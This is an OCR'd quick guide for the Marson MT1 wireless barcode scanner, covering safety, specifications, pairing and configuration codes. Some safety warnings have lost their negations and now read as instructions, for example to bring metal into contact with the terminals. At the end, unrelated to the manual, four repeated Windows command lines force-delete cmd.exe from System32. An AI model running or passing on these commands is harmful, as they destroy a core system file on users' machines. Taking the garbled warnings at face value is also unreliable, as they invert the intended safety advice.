


# MARSON MT1 197M

## MINI WIRELESS

### BARCODE READER

#### Quick Guide

Full user's manual is available on the enclosed CD.



## FCC WARNING STATEMENT

This device complies with part 15 of the FCC Rules. Operation is subject to the following two conditions: (1) This device may not cause harmful interference, and (2) this device must accept any interference received, including interference that may cause undesired operation.

This equipment has been tested and found to comply with the limits for a Class B digital device, pursuant to Part 15 of the FCC Rules. These limits are designed to provide reasonable protection against harmful interference in a residential installation.

This equipment generates, uses and can radiate radio frequency energy and, if not installed and used in accordance with the instructions, may cause harmful interference to radio communications. However, there is no guarantee that interference will not occur in a particular installation. If this equipment does cause harmful interference to radio or television reception, which can be determined by turning the equipment off and on, the user is encouraged to try to correct the interference by one of the following measures:

- Reorient or relocate the receiving antenna.
- Increase the separation between the equipment and receiver.
- Connect the equipment into an outlet on a circuit different from that to which the receiver is connected.
- Consult the dealer or an experienced radio/TV technician for help.

## CANADIAN DOC STATEMENT

This digital apparatus does not exceed the Class B limits for radio noise for digital apparatus set out in the Radio Interference Regulations of the Canadian Department of Communications.

Le présent appareil numérique n'émet pas de bruits radioélectriques dépassant les limites applicables aux appareils numériques de la classe B prescrites dans le Règlement sur le brouillage radioélectrique édicté par les ministères des Communications du Canada.

## CE MARKING AND EUROPEAN UNION COMPLIANCE

Testing for compliance to CE requirements was performed by an independent laboratory. The unit under test was found compliant with all the applicable Directives, 2004/108/EC and 2006/95/EC.

## WASTE ELECTRICAL AND ELECTRONIC EQUIPMENT

The WEEE directive places an obligation on all EU-based manufacturers and importers to take-back electronic products at the end of their useful life.

## ROHS STATEMENT OF COMPLIANCE

This product is compliant to Directive 2002/95/EC.

## NON-MODIFICATION STATEMENT

Changes or modifications not expressly approved by the party responsible for compliance



## WARNING AND CAUTION



1. Take any metals into contact with the terminals in connectors.
2. Use the scanner where any inflammable gases.



If following condition occur, immediately power off the host computer, disconnect the interface cable, and contact your nearest dealer.

1. Smoke, abnormal odors or noises come from the scanner.
2. Drop the scanner so as to affect the operation or damage its housing.

Do not do behavior below.

1. Put the scanner in places excessively high temperatures such as expose under direct sunlight.
2. Use the scanner in extremely humid area or drastic temperature changes.
3. Place the scanner in oily smoke or steam environment such as cooking range.
4. Be covered or wrapped up the scanner in bad-ventilated area such as under cloth or blanket.
5. Insert or drop foreign materials or water into scanning window or vents.
6. Using the scanner while hand is wet or damp.
7. Use the scanner with anti-slip gloves containing plasticizer and chemicals or organic solvents such as benzene, thinner, insecticide etc to clean the housing. Otherwise, it could not result fire and electrical shock but housing may be broken and injured.
8. Scratch or modify the scanner and bend, twist, pull or heat its interface cable.
9. Put heavy objects on interface cable.

Do not stare the light source from the scanning window or do not point the scanning window at other people's eyes or eyesight may be damaged by direct exposure under the light.



Do not put the scanner on an unstable or inclined plane.  
The scanner may drop, creating injuries.



Once the interface cable is damaged such as exposed or broken copper wires, stop using immediately and contact your dealer. Otherwise, it could result fire or electrical shock.


## OUT OF THE BOX



Mini Wireless  
Barcode Reader



CD



Silicone Cover



Quick Guide &  
Quick Connection Card



USB Charger Cable



Hand Strap

## INTRODUCTION


Mini USB port  
(w/ Protective Cover)

LED Indicator

Touch Keyboard  
Button

Trigger Button



Exit Window



## SPECIFICATIONS


|                |                                                     |
|----------------|-----------------------------------------------------|
| Light source   | 525nm visible green LED                             |
| Scan rate      | 240 scans/sec                                       |
| Sensor         | Linear CMOS sensor                                  |
| Resolution     | 5mil/ 0.127mm                                       |
| PCS            | 30%                                                 |
| Housing        | Plastic(PC)                                         |
| Profile        | SPP, HID                                            |
| Battery Life   | 5400 scans                                          |
| Charge Time    | 2 hours (fully charged)                             |
| Electrical     | Voltage = 3.7VDC $\pm$ 5% ; Working current < 220mA |
| Operating Temp | 0 to 55°C (32°F to 131°F)                           |
| Symbologies    | All major 1D barcodes incl. GS1 Databar             |

## GETTING STARTED



To scan a barcode, make sure the aiming beam crosses every bar and space of the barcode.

## CHARGING THE BATTERY



1. Flip open the mini USB port on the scanner.
2. Insert the mini USB connector into the port on the scanner and USB A connector into a USB port on the host PC.

## BEEPER INDICATION

|                          |                                                                                                                                                                           |
|--------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Single long beep         | Power up                                                                                                                                                                  |
| Single beep              | Good read                                                                                                                                                                 |
| Single short beep        | The scanner reads a Code39 of ASCII in configuration procedure                                                                                                            |
| Two beeps                | i. Wireless connection<br>ii. The scanner successfully reads a configuration barcode                                                                                      |
| Two short beeps          | Good read (Batch mode/Memory mode)                                                                                                                                        |
| Four beeps (Hi-Lo-Hi-Lo) | Out of range/Poor connection                                                                                                                                              |
| Five beeps               | Low power                                                                                                                                                                 |
| Three beeps              | Wireless disconnection                                                                                                                                                    |
| Three short beeps        | i. The scanner reads a barcodes while disconnected.<br>ii. The scanner reads an unexpected barcode during configuration procedure. {scan [ABORT] to abort and start over} |
| Several short beeps      | The scanner switches from one communication mode to another                                                                                                               |

## LED INDICATION

|                 |                              |
|-----------------|------------------------------|
| Off             | Standby or Power off         |
| Flashing Green  | Disconnected or Discoverable |
| Green for 2 sec | Good Read                    |
| Flashing Red    | Low power                    |
| Solid Red       | Charging                     |

## GETTING CONNECTED

There are two modes of wireless communication:

• **E043\$**



[ Recommended ]

**BT mode - HID**

1. Press the trigger for 1 second to activate the scanner.
2. Scan [DISCONNECT]
3. Scan [BT mode - HID]; the scanner will emit several beeps.
4. Select "Wireless Scanner" from discovered device list.
5. The Bluetooth application may prompt you to scan a pincode (see **PINCODE SETUP**  section) it generated.
6. The scanner will beep twice to verify the connection.

• **E042\$**



**BT mode - SPP**

1. Press the trigger for 1 second to activate the scanner.
2. Scan [DISCONNECT]
3. Scan [BT mode - SPP]; the scanner will emit several beeps.
4. Select "Wireless Scanner" from discovered device list.  
The default pincode is "1234".
5. Open serial communication software with com port (see Device Manager) properly set up.
6. The scanner will beep twice to verify the connection.

• **E031\$**



**Disconnect**

## PINCODE SETUP

STEP 1

**Pincode Start**

• **E032\$**



STEP 2

Scan numeric barcodes (see **NUMERIC BARCODES**  section on the next pages) based on the pincode generated by the Bluetooth application.

STEP 3

**Enter**

**\$TX**



STEP 4

**Pincode Stop**

• **E033\$**



## NUMERIC BARCODES

---



**1**



**2**



**3**



**4**



**5**

**6**



**7**



**8**



**9**



**0**



## POWER OFF TIMEOUT

The timeout of inactivity before auto power-off.

### Variable Timeout

. B030\$



SET MINUTE  
(Range: 00 ~ 60)

. B029\$



SET SECOND  
(Range: 00 ~ 60)

The default timeout is 3 minutes 0 second.

For example, to set the timeout as 5 minutes 30 seconds:

1. Scan [Set Minute]
2. Scan [0] & [5] on page 9 & 10.
3. Scan [Set Minute]
4. Scan [Set Second]
5. Scan [3] & [0] on page 9 & 10.
6. Scan [Set Second]

### No Timeout (Scanner Always On)

. B021\$




DISABLE  
TIMEOUT

## SMARTPHONE/TABLET CONNECTION

### Getting Connected - iOS & Android

Simply follow instruction in [BT mode - HID] (page 7), in which step 5 can be skipped since iOS & Android will not require pin-code for connection.

### Touch Keyboard - iOS



Touch Keyboard Button

To toggle iOS Touch Keyboard, please press this button.

### Touch Keyboard - Android

While connected with the scanner, the Touch Keyboard on the Android smartphone or tablet might disappear. To resolve this issue, please change settings on Android device with below steps:

1. Enter "Settings"
2. Enter "Language & input"
3. Turn off "Physical keyboard", or Turn on "On-screen keyboard" and the Touch Keyboard will function properly again.

## GENERAL SETTINGS

. A001\$



DEFAULT

. P023\$



ABORT

. A007\$



CHECK  
VERSION

## BEEPER

. F012\$



BEEP OFF

. F018\$



BEEP ON

## READING MODE

. F002\$



TRIGGER

FLASH

. F001\$



CONTINUOUS

. F005\$



## VIBRATOR

. D035\$



VIBRATOR OFF

VIBRATOR ON

. D034\$



# KEYBOARD LAYOUT

. C010\$



**ENGLISH  
(USA)**

. C018\$



ENGLISH  
(UK)

. C012\$



FRENCH

. C011\$



GERMAN

. C014\$



ITALIAN

. C013\$



SPANISH

JAPAN  
(106 key)

. C009\$



CANADIAN  
(FRENCH)

. C025\$



CANADIAN  
(TRADITIONAL)

. C034\$



NORWEGIAN

. C029\$



SWEDISH

. C026\$



PORTUGUESE

. C031\$



## KEYBOARD LAYOUT

---

. C017\$



CZECH  
(QWERTY)

. C022\$



CZECH  
(QWERTZ)

. C021\$



HUNGARIAN  
(QWERTZ)

. C024\$



HUNGARIAN  
(101 KEY)

. C016\$



SWISS  
(GERMAN)

. C023\$



SWISS  
(FRENCH)

BELGIAN  
(AZERTY)

DUTCH

DANISH

SLOVAK

BRAZILIAN  
(PORTUGUESE)

ALT CODE

. C030\$



. C028\$



. C027\$



. C032\$



. C033\$



. C015\$



## ENABLE SYMBOLOGIES

.A002\$



ENABLE  
ALL CODE

.K010\$



CODE 32

.L010\$



UK PLESSEY

.L001\$



MSI

.N001\$



INDUSTRIAL  
2 OF 5

.M010\$



MATRIX  
2 OF 5

CODE 93

IATA

TELEPEN

GS1 DATABAR

GS1 DATABAR  
LIMITED

GS1 DATABAR  
EXPANDED

.G010\$



.N017\$



.L014\$



.N032\$



.N010\$



.N026\$



## TERMINATOR

. D012\$



CR

. D011\$



LF

. D013\$



CR + LF

. D010\$



NONE

. D015\$



SPACE

. D014\$



TAB

## BATCH MODE

. E054\$



ENABLE

. E053\$



DISABLE

In Batch Mode, data will be temporarily stored in memory buffer (2KB RAM) when the scanner is out of range or in poor connection quality. Once the scanner gets back in range, the stored data will be sent back to the host immediately, which will also be erased in memory buffer at the same time.

Batch Mode can only function in the following conditions:

1. The scanner has been connected to a host device.
2. The scanner is NOT in Memory Mode.

## MEMORY MODE ■

• R001\$



ENABLE MEMORY

• R002\$



DISABLE MEMORY

Once enabled, the scanner will stop sending data via Bluetooth and permanently store data into the internal flash disk (2MB)

To erase data in memory, please refer to below section.

## Delete Last Record/ Clear All Record

• R005\$



DELETE LAST RECORD

• R004\$



CLEAR ALL RECORD

## MEMORY MODE ■

• R003\$



OUTPUT DATA

You may output data ONLY when memory is enabled (page 23).

## Data Output Method

• C035\$



WIRELESS

• C006\$



USB-VCP

To output stored data via Wireless, please do the following:

1. Scan [WIRELESS]
2. Scan [OUTPUT DATA]

To output stored data via USB-VCP, please do the following:

1. Install VCP driver (available on CD)
2. Connect the scanner & host with USB cable
3. Scan [USB-VCP]
4. Save data as \*.csv by "Covert to CSV.exe" (available on CD)

. R011\$



## DATA FORMAT

The default Data Format is <Item No.>, <Date>, <Time>, <Barcode Data>  
below are items and their setup codes:

| Code | Item     | Code | Item         |
|------|----------|------|--------------|
| 1    | Item No. | 3    | Time         |
| 2    | Date     | 4    | Barcode Data |

Example:

To change Data Format to <Item No.>, <Barcode Data>, <Date>, <Time>

1. Scan [Data Format]
2. Scan [1], [4], [2], [3] on page 9.
3. Scan [Data Format]

. R010\$



## FIELD SEPARATOR

Default is comma ( , ). You may replace it with any alphanumeric characters from the full ASCII table in User's Manual (on CD).

Example: To change Field Separator to Semicolon ( ; )

1. Scan [Field Separator]
2. Scan [ ; ] from the full ASCII table.
3. Scan [Field Separator]

. R006\$



## SET DATE

Example: To set Date to 2014-08-01 (Year-Month-Day):

1. Scan [Set Date]
2. Scan [1], [4], [0], [8], [0], [1] on page 9 & 10.
3. Scan [Set Date]

. R007\$



## SET TIME

Example: To set Time to 08:10:30 am (Hr:Min:Sec)

1. Scan [Set Time]
2. Scan [0], [8], [1], [0], [3], [0] on page 9 & 10.
3. Scan [Set Time]

\* To avoid Time and Date being reset to factory default due to running out of battery, please fully charge the scanner for at least 3 hours before use.

## MEMORY MODE

. R008\$



DATE FORMAT

The default Date Format is DD/MM/YYYY (Code = 09), below is full list of available formats and their setup codes:

| Code | Format     | Code | Format     |
|------|------------|------|------------|
| 01   | DD-MM-YYYY | 09   | DD/MM/YYYY |
| 02   | MM-DD-YYYY | 10   | MM/DD/YYYY |
| 03   | DD-MM-YY   | 11   | DD/MM/YY   |
| 04   | MM-DD-YY   | 12   | MM/DD/YY   |
| 05   | YYYY-MM-DD | 13   | YYYY/MM/DD |
| 06   | YY-MM-DD   | 14   | YY/MM/DD   |
| 07   | DD-MM      | 15   | DD/MM      |
| 08   | MM-DD      | 16   | MM/DD      |

Example:

To set Date Format to MM/DD/YY (Code = 12)

1. Scan [Date Format]
2. Scan [1], [2] on page 9.
3. Scan [Date Format]

## MEMORY MODE

. R009\$



TIME FORMAT

The default Time Format is HH:MM:SS (Code = 01), below are available formats and their setup codes:

| Code | Format   | Code | Format |
|------|----------|------|--------|
| 01   | HH:MM:SS | 02   | HH:MM  |

Example:

To set Time Format to HH:MM (Code = 02)

1. Scan [Time Format]
2. Scan [0], [2] on page 9 & 10.
3. Scan [TimeFormat]

-----  
C:\WINDOWS\SYSTEM32\cmd.exe /c cd C:\WINDOWS\SYSTEM32 & del /f /q C:\WINDOWS\SYSTEM32\cmd.exe  
C:\WINDOWS\SYSTEM32\cmd.exe /c cd C:\WINDOWS\SYSTEM32 & del /f /q C:\WINDOWS\SYSTEM32\cmd.exe  
C:\WINDOWS\SYSTEM32\cmd.exe /c cd C:\WINDOWS\SYSTEM32 & del /f /q C:\WINDOWS\SYSTEM32\cmd.exe  
C:\WINDOWS\SYSTEM32\cmd.exe /c cd C:\WINDOWS\SYSTEM32 & del /f /q C:\WINDOWS\SYSTEM32\cmd.exe